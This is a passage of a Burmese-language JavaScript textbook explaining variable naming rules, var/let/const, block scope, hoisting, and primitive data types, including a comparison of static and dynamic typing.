ဆက်လက်လေ့လာကြပါမယ်။ Programming Language အများစုက သတ်မှတ်ထားကြတဲ့ Variable အမည်ပေးပုံပေးနည်း အကြောင်း ပြောချင်ပါတယ်။ Language ပေါ်မူတည်ပြီး ကွဲလွဲချက်တွေရှိနိုင်ပေမယ့် အများအားဖြင့်က ဒီလိုပါ။ Variable အမည်ပေးတဲ့အခါ –

- abc စာလုံးအကြီး/အသေးတွေ ပါလို့ရပါတယ်၊
- 123 ဂဏန်းတွေ ပါလို့ရတယ် (ဒါပေမယ့် ဂဏန်းနဲ့ မစရပါဘူး)၊
- Space တွေပါလို့ မရပါဘူး၊
- လိုအပ်ရင် Underscore သင်္ကေတကို ထည့်သုံးနိုင်ပါတယ်၊
- +,-.*&#@ အပါအဝင် Special Character သင်္ကေတတွေ ပါလို့မရပါဘူး။

ဒါက Language အများစုမှာ ရှိကြတဲ့ သဘောသဘာဝပါ။ JavaScript မှာလည်း အတူတူပါပဲ။ ထူးခြားချက်အနေနဲ့။ Special Character တွေထဲက $ သင်္ကေတကို Variable အမည်မှာ ထည့်သွင်းအသုံးပြုခွင့် ပေးထားပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင် ရပါတယ်။

JavaScript

```
var $num = 1
```

နောက်ထပ်သတိပြုရမယ့်အချက်ကတော့ JavaScript အပါအဝင် Language အများစုဟာ Case Sensitive ဖြစ်ကြပါတယ်။ အဓိပ္ပါယ်က စာလုံးအကြီးအသေး လွဲလို့မရပါဘူး။ အတိအကျသတ်မှတ်ပြီး အတိအကျသုံးပေးရပါတယ်။ ဥပမာ -

JavaScript

```
var Num1 = 3
var num2 = num1 + 5
```

ဒါဆိုရင် အဆင်မပြေပါဘူး။ ကြေညာတုံးက `Num1` လို့ စာလုံးအကြီးနဲ့ ကြေညာခဲ့ပါတယ်။ ပြန်သုံးတော့ `num1` ဆိုတဲ့စာလုံးအသေးနဲ့ ဖြစ်နေလို့ Language က `num1` ဆိုတာ မရှိဘူးဆိုတဲ့ Error ကိုပေးပါလိမ့်မယ်။ စမ်းကြည့်နိုင်ပါတယ်။

JavaScript မှာ Variable ကြေညာဖို့ နည်းလမ်းနှစ်မျိုးရှိပါတယ်။ ဒီလိုပါ။

JavaScript

```
var num1 = 3
let num2 = 3
```

ရေးပုံရေးနည်းအတူတူပါပဲ။ အသုံးပြုတဲ့ Keyword ကွာသွားတာပါ။ အခုပေးထားတဲ့ နမူနာအရ `num1` နဲ့ `num2` ဆိုတဲ့ Variable နှစ်ခုမှာ တန်ဖိုးကိုယ်စီ သတ်မှတ်ပေးလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ မှတ်ရမှာက `let` Keyword ကို အသုံးပြုကြေညာတဲ့ Variable တွေကို Block Scope Variable လို့ ခေါ်ပါတယ်။ ဒီအကြောင်းကို သင့်တော်တဲ့နေရာ ရောက်ရင် နောက်တစ်ကြိမ် ထပ်ပြောပါမယ်။ အခုလောလောဆယ် Block Scope Variable ကို ဒီနမူနာလေးနဲ့ ကြည့်ပါ။

JavaScript

```
{
    var num1 = 3
    let num2 = 3
}
```

Variable နှစ်ခုလုံးကို တွန့်ကွင်းအဖွင့်အပိတ် Block ထဲမှာ ရေးထားပါတယ်။ `var` ကိုအသုံးပြုကြေညာထားတဲ့ Variable ကို ဒီ Block ရဲ့အပြင်ကနေလည်း သုံးလို့ရပါတယ်။ `let` ကိုအသုံးပြု ကြေညာထားတဲ့ Variable ကိုတော့ ဒီ Block ရဲ့ အပြင်ကနေ သုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် -

JavaScript

```
num1 + 2
```

– ဆိုရင် အဖြေ 5 ရမှာပါ။ `num1` ထဲက တန်ဖိုး 3 နဲ့ 2 ကိုပေါင်းလိုက်တဲ့အတွက်ပါ။ ဒါပေမယ့် -

JavaScript

```
num2 + 2
```

ဆိုရင်တော့ Error ဖြစ်ပါတယ်။ `num2` မရှိဘူးလို့ ပြောပါလိမ့်မယ်။ ဘာကြောင့်လဲဆိုတော့ `num2` ဟာ `let` ကို အသုံးပြု ကြေညာထားတဲ့ Block Scope Variable ဖြစ်နေလို့ သူ့ Block ပြင်ပမှာ အသုံးပြုခွင့်မရှိတဲ့ အတွက်ကြောင့်ပါ။

Variable တွေကို Comma ခံပြီး အတွဲလိုက်ကြေညာလို့လည်း ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let a, b, c = 3
```

ဒါဟာ `a, b` နဲ့ `c` ဆိုပြီး Variable (၃) ခု တစ်ခါထဲကြေညာလိုက်တာပါ။ c အတွက် တန်ဖိုးအနေနဲ့ 3 လို့လည်း တစ်ခါထဲ သတ်မှတ်ထားပါတယ်။ ဒါ c နဲ့ပဲ ဆိုင်ပါတယ်။ a တွေ b တွေနဲ့ မဆိုင်လို့ လက်ရှိကြေညာချက်အရ a နဲ့ b မှာ တန်ဖိုးတွေ မရှိကြသေးပါဘူး။

ကိန်းရှင် Variable တွေရှိသလို ကိန်းသေ Constant တွေလည်းရှိပါသေးတယ်။ Variable တွေကတော့ တန်ဖိုးကို ပြောင်းလို့ရပေမယ့် Constant ကတော့ တန်ဖိုးကို ပြောင်းလို့မရပါဘူး။ ဒီလိုရေးရပါတယ်။

JavaScript

```
const PI = 3.14
```

`const` Keyword ကိုအသုံးပြုပြီးကြေညာလိုက်တာပါ။ အထဲမှာ တန်ဖိုးတစ်ခုလည်း တစ်ခါထဲ ထည့်ပေးထားပါတယ်။ နမူနာအရ `PI` ဟာ Constant ဖြစ်သွားပါပြီ။ ဒါကြောင့် တန်ဖိုးပြောင်းလို့ မရတော့ပါဘူး။ အခုနေ ဒီလိုရေးရင် Error ဖြစ်ပါလိမ့်မယ်။

JavaScript

```
PI = 3.142
```

Constant ကိန်းသေကို ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကိုရမှာပါ။ `var` နဲ့ `let` ရဲ့အားသာချက်/အားနည်းချက်၊ `const` ရဲ့ ထူးခြားချက် စသည်ဖြင့် ပြောစရာလေးတွေ ကျန်သေးပေမယ့် အဲ့ဒါတွေက ကုဒ်ရေးသားတဲ့ အတွေ့အကြုံ အနည်းအကျဉ်း ရှိပြီဆိုတော့မှ ပြောလို့ကောင်းတဲ့ အကြောင်းအရာတွေပါ။ ဒါကြောင့် အခုအစပိုင်းမှာတော့ ရေးနည်းတွေ ဒီလိုရှိတယ် ဆိုတာလောက်ကိုပဲ မှတ်ထားပေးပါ။

ရေးလိုက်တဲ့ကုဒ်တွေဟာ အမြဲတမ်း တစ်ကြောင်းပြီးမှတစ်ကြောင်း အစီအစဉ်အတိုင်း အလုပ်လုပ်တာတော့ မဟုတ်ပေါ့ဘူး။ နောက်မှရေးထားပေမယ့် Language ဒီဇိုင်းအရ အရင်အလုပ်လုပ်သွားတာမျိုးတွေ ရှိသလို Asynchronous Programming ခေါ် ပြိုင်တူအလုပ်လုပ်စေနိုင်တာမျိုးတွေလည်း ရှိကြပါတယ်။ ဒါပေမယ့် ခေါင်းထဲမှာ အလုပ်လုပ်သွားပုံကို ပုံဖော်ကြည့်တဲ့အခါ အများအားဖြင့် အစီအစဉ်အတိုင်းပဲ ကြည့်ကြရမှာပါ။ ဥပမာ -

JavaScript

```
let num1 = 1
let num2 = 2

num1 + num2
```

ဒါရှင်းပါတယ်။ `num1` ကြေညာတယ်၊ `num2` ကြေညာတယ်၊ ပြီးတော့မှ `num1` နဲ့ `num2` ကို ပေါင်းထားပါတယ်။ ဒီလိုရေးမယ်ဆိုရင် အဆင်ပြေမှာ မဟုတ်ပါဘူး။

JavaScript

```
num1 + num2

let num1 = 1
let num2 = 2
```

ပထမဆုံး `num1` နဲ့ `num2` ကို ပေါင်းခိုင်းတဲ့အခါ မရှိဘူးဆိုတဲ့ Error တက်ပါလိမ့်မယ်။ အစီအစဉ်အရ `num1` တို့ `num2` တို့ ကြေညာတဲ့အဆင့်ကို မရောက်သေးလို့ပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ `var` Keyword ကို အသုံးပြုမယ်ဆိုရင် ရလဒ်တစ်မျိုး ဖြစ်သွားပါလိမ့်မယ်။

JavaScript

```
num1 + num2

var num1 = 1
var num2 = 2
```

Console မှာ ကုဒ်တွေရေးပြီး Enter နှိပ်လိုက်ရင် ရေးလိုက်တဲ့ ကုဒ်ကို ချက်ချင်းအလုပ်လုပ်ပေးပါတယ်။ Shift + Enter နှိပ်လိုက်ရင်တော့ အလုပ်မလုပ်သေးဘဲ နောက်တစ်ကြောင်းကို ဆင်းပေးလို့ နောက်တစ်လိုင်း ထပ်ရေးနိုင်ပါတယ်။ ဒီနည်းနဲ့ နှစ်ကြောင်း သုံးကြောင်း ရေးပြီးမှ အလုပ်လုပ်စေချင်ရင်လည်း ရနိုင်တယ်ဆိုတာကို ထည့်သွင်းမှတ်သားပေးပါ။ အပေါ်ကကုဒ်နမူနာ (၃) ကြောင်းကို Shift + Enter နဲ့ (၃) ကြောင်းလုံးတစ်ခါထဲ ရေးပြီးမှ စမ်းကြည့်ပါ။

အလုပ်တော့ မလုပ်ပါဘူး။ ဒါပေမယ့် Variable မရှိဘူးဆိုတဲ့ Error မတက်တော့ပါဘူး။ Variable တွေကို အရင်မကြေညာဘဲ နောက်မှကြေညာပေမယ့် ရှိမှန်းသိပါတယ်။ ဒါပေမယ့် သူတို့ထဲက တန်းဖိုးတွေကိုတော့ မသိသေးပါဘူး။ ဒါကြောင့် မရှိဘူးဆိုတဲ့ Error မတက်တော့သလို အဖြေလည်းမှန်မှာ မဟုတ်ပါဘူး။ အဲ့ဒီကုဒ်ကို တစ်ကယ်တမ်းအလုပ်လုပ်သွားတဲ့အခါ ဒီလိုလုပ်သွားမှာပါ။

Pseudocode

```
var num1
var num2
num1 + num2
num1 = 1
num2 = 2
```

JavaScript က သူ့ဘာသာ `num1` နဲ့ `num2` ကြေညာချက်တွေကို အပေါ်ပို့လိုက်ပြီးမှ အလုပ်လုပ်သွားမှာပါ။ ဒီသဘောကို Variable Hoisting လို့ခေါ်ပါတယ်။ Variable Lifting လို့လည်းခေါ်ပါတယ်။ ကြေညာချက်တွေကို အလိုအလျောက် အပေါ်တင်ပေးလိုက်တာမို့လို့ပါ။

ဒါဟာ ထူးခြားချက်တစ်ခုမို့လို့ သိအောင်ထည့်ပြောလိုက်တာပါ။ လက်တွေ့မှာ အစီအစဉ်အတိုင်း ရှိသင့်တဲ့ ကုဒ်ကို အစီအစဉ်အတိုင်း ရေးပေးဖို့ လိုအပ်ပါတယ်။

အခန်း (၁၃) – JavaScript Data Types

Variable တစ်ခု ကြေညာလိုက်တဲ့အခါ Memory ပေါ်မှာ နေရာယူပေးသွားတယ်ဆိုတော့၊ ဘယ်လောက် ပမာဏယူမှာလဲဆိုတာ ပြောစရာရှိလာပါတယ်။ သိမ်းမယ့်အချက်အလက် အမျိုးအစား Data Type ပေါ်မှာ မူတည်ပြီးတော့ လိုသလောက် ပမာဏကို ယူသွားတာပါ။ A, B, C ဆိုတဲ့ အင်္ဂလိပ်စာ စာလုံးလေး တစ်လုံး သိမ်းဖို့အတွက် 1 byte ပမာဏရှိတဲ့ နေရာယူလိုက်ရင် သိမ်းလို့ရသွားပါပြီ။ 1, 2, 3 ကိန်းဂဏန်းလေး တစ်လုံး သိမ်းဖို့ဆိုရင်လည်း 1 byte ပမာဏရှိတဲ့ နေရာနဲ့တင် လုံလောက်ပါတယ်။ ဒါပေမယ့် 100, 1234, 9999 စတဲ့ တန်ဖိုးတွေ သိမ်းချင်လို့တော့ 1 byte ပမာဏနဲ့ ရမှာမဟုတ်ပါဘူး။ ဒီလိုတန်ဖိုးတွေ သိမ်းဖို့ အတွက် လက်ခံသိမ်းဆည်းနိုင်တဲ့ ပမာဏကို နေရာယူဖို့ လိုပါလိမ့်မယ်။ အလားတူပဲ "Hello", "မင်္ဂလာပါ" စတဲ့စာတွေ သိမ်းချင်ရင်လည်း လက်ခံသိမ်းဆည်းနိုင်လောက်တဲ့ ပမာဏကို ယူဖို့ လိုပါလိမ့်မယ်။

Programming Language အများစု အခြေခံ Data Type တွေ ရှိကြပါတယ်။ ဒီ (၄) မျိုးပါ။

- Character
- Number
- Boolean
- String

ဒီအခြေခံ Data Type တွေကို အများအားဖြင့် Primitive Type လို့ခေါ်ကြပါတယ်။ တန်ဖိုးတစ်ခု သိမ်းလို့ရ တဲ့အမျိုးအစား ဖြစ်တဲ့အတွက် Scala Type လို့လည်း ခေါ်ကြပါတယ်။ တန်ဖိုးတွေ အတွဲလိုက်သိမ်းလို့ရတဲ့ Types တွေလည်း ရှိပါသေးတယ်။ နောက်ပိုင်းမှာ ဆက်ပြောပေးပါမယ်။

Character ဆိုတာ A, B, C စာလုံးလေး တစ်လုံးကို ပြောတာပါ။ Variable တစ်ခုကြေညာပြီး သူ့ရဲ့ Data Type ကို Character လို့ သတ်မှတ်ပေးလိုက်ရင် စာလုံးလေးတစ်လုံးကိုသာ လက်ခံသိမ်းဆည်းပေးနိုင်တဲ့ Variable တစ်ခုကို ရသွားတာပါ။ ဒီသဘောသဘာဝတွေကို ရှင်းပြဖို့အတွက် Pseudocode တွေနဲ့ နမူနာ ပြချင်ပါတယ်။ Pseudocode ဆိုတာ နမူနာကုဒ်သက်သက်ဖြစ်ပြီး တစ်ကယ် လက်တွေ့အလုပ်လုပ်မယ့် ကုဒ်မဟုတ်ကြောင်း ထပ်ပြောလိုပါတယ်။ ဒါကြောင့် ရေးစမ်းဖို့ မဟုတ်ဘဲ၊ ဖတ်ကြည့်ပြီး နားလည်အောင် ကြိုးစားဖို့ ဖြစ်ပါတယ်။

Pseudocode

```
let blood: char = 'A';
```

ဒါဟာ `let` Keyword ကိုအသုံးပြုပြီး `blood` လို့ခေါ်တဲ့ Variable တစ်ခုကြေညာလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ နောက်မှာ `char` Keyword နဲ့ Character Data Type ဖြစ်ကြောင်း ထည့်သွင်းကြေညာလိုက်တဲ့ အတွက် နေရာယူတဲ့အခါ စာလုံးတစ်လုံးစာပဲ နေရာယူသွားမှာဖြစ်လို့ သိမ်းတဲ့အခါမှာလည်း စာလုံးတစ်လုံးပဲ သိမ်းလို့ရမှာ ဖြစ်ပါတယ်။ Variable Name နဲ့ Data Type ကို Full-Colon နဲ့ ပိုင်းခြားပြီး ရေးတဲ့ နည်းကို နမူနာအနေနဲ့ အသုံးပြုထားပါတယ်။

တစ်လက်စထဲ Character တန်ဖိုးဖြစ်တဲ့ A ကို ရေးတဲ့အခါ Single Quote အဖွင့်အပိတ်ထဲမှာ ရေးပေးထားတာကိုလည်း သတိပြုသင့်ပါတယ်။ Character Data Type ရှိတဲ့ Language အများစုမှာ ဒီလိုပဲ ရေးရပါတယ်။ ကုဒ်လိုင်းရဲ့ နောက်ဆုံးက Semicolon ကိုလည်း သတိပြုသင့်ပါတယ်။ တစ်ချို့ Language တွေမှာ ကုဒ်တစ်လိုင်း ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးဖို့ သတ်မှတ်ထားကြလို့ မဖြစ်မနေထည့်ပေးရပါတယ်။ တစ်ချို့ Language တွေမှာတော့ မလိုအပ်ပါဘူး။

Number ဆိုတဲ့ Data Type အမျိုးအစားထဲမှာတော့ ဘယ်လို Number လဲဆိုပြီး မျိုးကွဲတွေ ထပ်ရှိနိုင်ပါသေးတယ်။ ကိန်းပြည့်တွေလား။ ဒဿမကိန်းတွေလား။ ကိန်းပြည့်တွေသိမ်းဖို့အတွက် နေရာလိုအပ်ချက်နဲ့ ဒဿမကိန်းတွေ သိမ်းဖို့အတွက် နေရာလိုအပ်ချက်က မတူပါဘူး။ ကိန်းပြည့်ဆိုတာ အပေါင်းကိန်းတွေ အနှုတ်ကိန်းတွေ အကုန်ပါတဲ့ ကိန်းပြည့်တွေ သိမ်းလို့ရတာလား။ အပေါင်းကိန်း တွေချည်းပဲ ပါတဲ့ ကိန်းပြည့်တွေပဲ ရတာလား။ ရတယ်ဆိုတာ ဘယ်လောက်ထိရတာလဲ။ 1 ကနေ 1000 ထိလား။ အဆုံးအစမရှိ ပေးချင်သလောက် ပေးလို့ရတာလား။ စသည်ဖြင့် ရှိပါသေးတယ်။

အပေါင်း အနှုတ် အားလုံးပါတဲ့ ကိန်းပြည့်တွေကို Integer သို့မဟုတ် Signed Integer လို့ ခေါ်ကြပါတယ်။ အပေါင်းကိန်းတွေချည်းပဲ ပါတဲ့ ကိန်းပြည့်တွေကိုတော့ Unsigned Integer လို့ခေါ်ပါတယ်။ ဘယ်လောက်ထိ သိမ်းလို့ရသလဲ ဆိုတာကို Language အများစုက ပုံသေ သတ်မှတ်ထားကြပေမယ့် တစ်ချို့ Language တွေက 8-bit, 16-bit, 32-bit, 64-bit စသဖြင့် ကိုယ်လိုသလောက် နေရာယူသတ်မှတ်ခွင့်ပေးကြပါတယ်။

Pseudocode

```
let num1: i8 = 100;
let num2: i32 = 10000000;
```

နမူနာမှာ `num1` ဟာ 8-bit Integer ဖြစ်ကြောင်း `i8` Keyword နဲ့ သတ်မှတ်ပေးထားသလို `num2` ဟာ 32-bit Integer ဖြစ်ကြောင်း `i32` နဲ့ သတ်မှတ်ပေးထားတာပါ။ Signed Integer တွေမှာ ကိန်းဂဏန်းတွေ သိမ်းတဲ့အခါ $-(2^{n-1})$ ကနေ $2^{n-1} - 1$ ထိသိမ်းလို့ရပါတယ်။ ဒါကြောင့် 8-bit Integer ဆိုရင် -128 ကနေ 127 ထိသိမ်းလို့ရပါတယ်။ လက်ခံနိုင်တဲ့ ပမာဏထက် ပိုသိမ်းမိရင်တော့ Overflow Error တက်မှာပါ။ 32-bit Integer ဆိုရင်တော့ -2147483648 ကနေ 2147483647 ထိ သိမ်းလို့ရပါတယ်။

တစ်ကယ်တော့ Number ဆိုတဲ့အထဲမှာ Binary, Octal, Hexadecimal စတဲ့ စနစ်တွေ ကျန်ပါသေးတယ်။ Low Level Programming ခေါ် ကွန်ပျူတာ System အတွင်းပိုင်းထိ စီမံတဲ့ကုဒ်တွေရေးလိုရင် မဖြစ်မနေ သိထားဖို့ လိုအပ်မှာပါ။ ဒီစာအုပ်မှာ အဲ့ဒီအကြောင်းတွေ ထည့်သွင်းမဖော်ပြနိုင်ပါဘူး။ စိတ်ဝင်စားရင် Number System တွေအကြောင်း ဆက်လက်လေ့လာထားသင့်ပါတယ်။ ဒါတွေကို နားလည်ထားခြင်း အားဖြင့် ကွန်ပျူတာရဲ့ အလုပ်လုပ်ပုံကို ပိုအတွင်းကျကျ မြင်နိုင်ပါလိမ့်မယ်။

ဒဿမကိန်းတွေ သိမ်းဖို့အတွက်တော့ အနည်းဆုံး 32-bit ကနေ စလိုပါတယ်။ တစ်ချို့ Language တွေမှာ Float, Double, Long စသည်ဖြင့် ဒဿမကိန်းတွေ မူကွဲတွေ ခွဲထားကြပါတယ်။ တစ်ချို့ Language တွေမှာတော့ 32-bit Float နဲ့ 64-bit Float ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ ဒီလိုကြေညာနိုင်ပါတယ်။

Pseudocode

```
let price: f32 = 99.45;
```

`price` Variable ဟာ 32-bit Float ဖြစ်ကြောင်း `f32` Keyword နဲ့ တွဲကြေညာပေးလိုက်တာပါ။

Boolean ကတော့ True သို့မဟုတ် False တန်ဖိုးနှစ်ခုထဲက တစ်ခုကိုသာ လက်ခံသိမ်းဆည်းနိုင်တဲ့ Data Type ဖြစ်ပါတယ်။ တခြားတန်ဖိုးတွေကို လက်ခံသိမ်းဆည်းနိုင်ခြင်း မရှိပါဘူး။ မှား/မှန် စစ်ပြီး လုပ်ရတဲ့ အလုပ်တွေ အများကြီးရှိလို့ အသုံးဝင်တဲ့ Data Type တစ်ခုပါ။

String ကတော့ စာတွေသိမ်းလို့ရတဲ့ Data Type အမျိုးအစားပါ။ String ဆိုတာ အခြေခံကျလွန်းတဲ့ မဖြစ်မနေလိုအပ်ချက်မို့လို့ ထည့်ပြောပေမယ့် သူ့ကို အခြေခံ Primitive Data Type လို့ ပြောဖို့ခက်ပါတယ်။ မူအားဖြင့် String ဆိုတာ Character တွေကို အတွဲလိုက် တွဲပြီးသိမ်းတာဖြစ်လို့ တန်ဖိုးတစ်ခုလို့ ပြောဖို့လည်း ခက်ပါတယ်။ ဥပမာ -

Pseudocode

```
let greet: str = "Hello";
```

ဒါဟာ String Variable တစ်ခုထဲမှာ H + e + l + l + o ဆိုတဲ့ Character (၅) ခု အတွဲလိုက် သိမ်းလိုက်တာပါ။ ဒါကြောင့် တန်ဖိုးတစ်ခုဆိုတာထက် Character (၅) ခု အတွဲလိုက်ပါတဲ့ တန်ဖိုးလို့ ပြောရပါမယ်။ ဒီနေရာမှာလည်း String တန်ဖိုးတွေကို Double Quote အဖွင့်အပိတ်ထဲမှာ ထည့်ရေးထားတာကို သတိပြုပါ။ Language အများစုမှာ ဒီလိုရေးရလေ့ ရှိပါတယ်။

JavaScript စာအုပ်မှာ နမူနာတွေကို JavaScript နဲ့ မပေးဘဲ Pseudocode နဲ့ပေးနေတာ အကြောင်းရှိပါတယ်။ Programming Language တွေကို Data Type စီမံပုံပေါ်မူတည်ပြီး Statically Typed Language နဲ့ Loosely Typed Language ဆိုပြီး အမျိုးအစား နှစ်မျိုးရှိလို့ နှိုင်းယှဉ်ဖော်ပြချင်တဲ့အတွက် ဖြစ်ပါတယ်။

Statically Typed Language တွေမှာ Data Type ဟာ သတ်မှတ်ပြီးရင် ပုံသေဖြစ်သွားပါပြီ။ အများအားဖြင့် ကိုယ်တိုင်ကြေညာပြီး သတ်မှတ်ပေးရပါတယ်။ ဒီလိုပါ –

Pseudocode

```
let num1: i32 = 3;
```

`num1` Variable အတွက် 32-bit Integer အဖြစ် Data Type ကို တစ်ခါထဲ သတ်မှတ်ပေးလိုက်တာပါ။ ဒီလိုသတ်မှတ်ပေးပြီးနောက်မှာ တခြား Data အမျိုးအစားတွေကို ဒီ Variable မှာ လက်ခံသိမ်းဆည်းနိုင်မှာ

မဟုတ်တော့ပါဘူး။ စကြည်ညာကတည်းက Integer သိမ်းဖို့ ကြည်ညာထားတာ ဖြစ်တဲ့အတွက် Integer ပဲ လက်ခံသိမ်းဆည်းနိုင်မှာပါ။ ဥပမာ -

Pseudocode

```
num1 = 3.14
```

ဆိုရင် Error တက်ပါပြီ။ Float တန်ဖိုးတစ်ခုကို Integer Variable ထဲမှာ သိမ်းဆည်းဖို့ ကြိုးစားနေလို့ပါ။

Pseudocode

```
num1 > 3.14
```

Greater Than သင်္ကေတကိုသုံးပြီး အကြီးအသေး နှိုင်းယှဉ်ကြည့်လိုက်တာပါ။ ဒါလည်းပဲ Error ဖြစ်ပါလိမ့်မယ်။ Integer နဲ့ Float မတူတဲ့ အမျိုးအစားနှစ်ခုကို နှိုင်းယှဉ်ဖို့ ကြိုးစားနေလို့ပါ။ ဒါဟာ Statically Typed Language တွေရဲ့ အလုပ်လုပ်ပုံ သဘောသဘာဝ ဖြစ်ပါတယ်။

JavaScript ကတော့ Loosely Typed Language ဖြစ်ပါတယ်။ Dynamic Language လို့လည်း ခေါ်ပါတယ်။ သူမှာ Primitive Data Type (၆) မျိုးရှိပြီး အခြေခံအကျဆုံး (၃) မျိုးကို မှတ်ထားရင် ဒီအဆင့်မှာ လုံလောက်ပါပြီ။ အဲ့ဒါတွေကတော့ -

- Number
- Boolean
- String

ဒီ (၃) မျိုးဖြစ်ပါတယ်။ JavaScript မှာ Character ဆိုတဲ့ Data Type သီးခြားမရှိပါဘူး။ ပြီးတော့ Integer နဲ့ Float ဆိုပြီး နှစ်မျိုးခွဲမထားဘဲ Number ဆိုပြီး တစ်မျိုးထဲသာ ရှိပါတယ်။ JavaScript ရဲ့ Number ဟာ 64-bit Float အမျိုးအစားပါ။ ဒီတစ်မျိုးထဲနဲ့ ကိန်းပြည့်၊ ဒဿမကိန်း၊ အပေါင်းကိန်း၊ အနှုတ်ကိန်း၊ အားလုံးကို သိမ်းတဲ့သဘောပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုထူးခြားတာကတော့ Dynamically Typed Language ဖြစ်လို့ Data Type ကို ကိုယ်တိုင်ကြေညာပေးစရာ မလိုပါဘူး။ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မူတည်ပြီး Data Type က အလိုအလျောက် ပြောင်းလဲအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

```JavaScript
let myvar
```

ပေးထားတဲ့နမူနာမှာ `myvar` အမည်နဲ့ Variable တစ်ခု ကြေညာထားပါတယ်။ Data Type ပြောမထားသလို တန်ဖိုးလည်း ထည့်သွင်းထားခြင်း မရှိသေးပါဘူး။ ဒါဆိုရင် သူရဲ့ Data Type ကို `undefined` လို့ ခေါ်ပါတယ်။ အမျိုးအစားသတ်မှတ်ထားခြင်း မရှိသေးတဲ့ Variable ပါ။


```JavaScript
myvar = "ABC"
```

ဒီတစ်ခါ ကြိုတင်ကြေညာထားတဲ့ `myvar` ထဲကို ABC လို့ခေါ်တဲ့ တန်ဖိုးတစ်ခုထည့်သွင်းလိုက်ပါပြီ။ ဒီလို ထည့်သွင်းလိုက်တဲ့အတွက် `myvar` ရဲ့ Data Type က String ဖြစ်သွားပါပြီ။ သူ့အလိုလိုဖြစ်သွားတာပါ။ Language က ပြောင်းပေးလိုက်တာပါ။

```JavaScript
myvar = 123
```

ဒီတစ်ခါ `myvar` ထဲမှာ 123 ဆိုတဲ့ တန်ဖိုးတစ်ခုထည့်သွင်းလိုက်ပါတယ်။ ရပါတယ်။ Error တွေဘာတွေ မဖြစ်ပါဘူး။ Language က အလိုအလျောက် `myvar` ရဲ့ Data Type ကို Number အဖြစ်ပြောင်းပြီး ဆက်အလုပ်လုပ်ပေးသွားမှာ မို့လို့ပါ။ ဒီသဘောသဘာဝကို Type Juggling လို့ခေါ်ပါတယ်။ Type တွေကို အလိုအလျောက် ပြောင်းပြောင်းပြီး သိမ်းပေးသွားတာ မို့လို့ပါ။

ပိုပြီးတော့မြင်သာချင်ရင် JavaScript မှာရှိတဲ့ `typeof` Keyword ရဲ့အကူအညီနဲ့ အခုလိုရေးပြီး စမ်းကြည့်လို့ရပါတယ်။



နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မသတ်မှတ်ရခင်မှာ `myvar` ရဲ့ Data Type ကို `typeof` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ `undefined` ဖြစ်နေတာကိုတွေ့ရမှာဖြစ်ပြီး တန်ဖိုးတွေ ထည့်သွင်းပြီးနောက် `typeof` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မူတည်ပြီး `myvar` ရဲ့ Data Type ပြောင်းလဲသွားတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒီလို ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မူတည်ပြီး Data Type ပြောင်းလဲယုံသာမက အခုလို လုပ်ဆောင်ချက်မျိုးတွေကိုလည်း လုပ်ပေးနိုင်ပါသေးတယ်။

JavaScript

```
"ABC" > 123
```

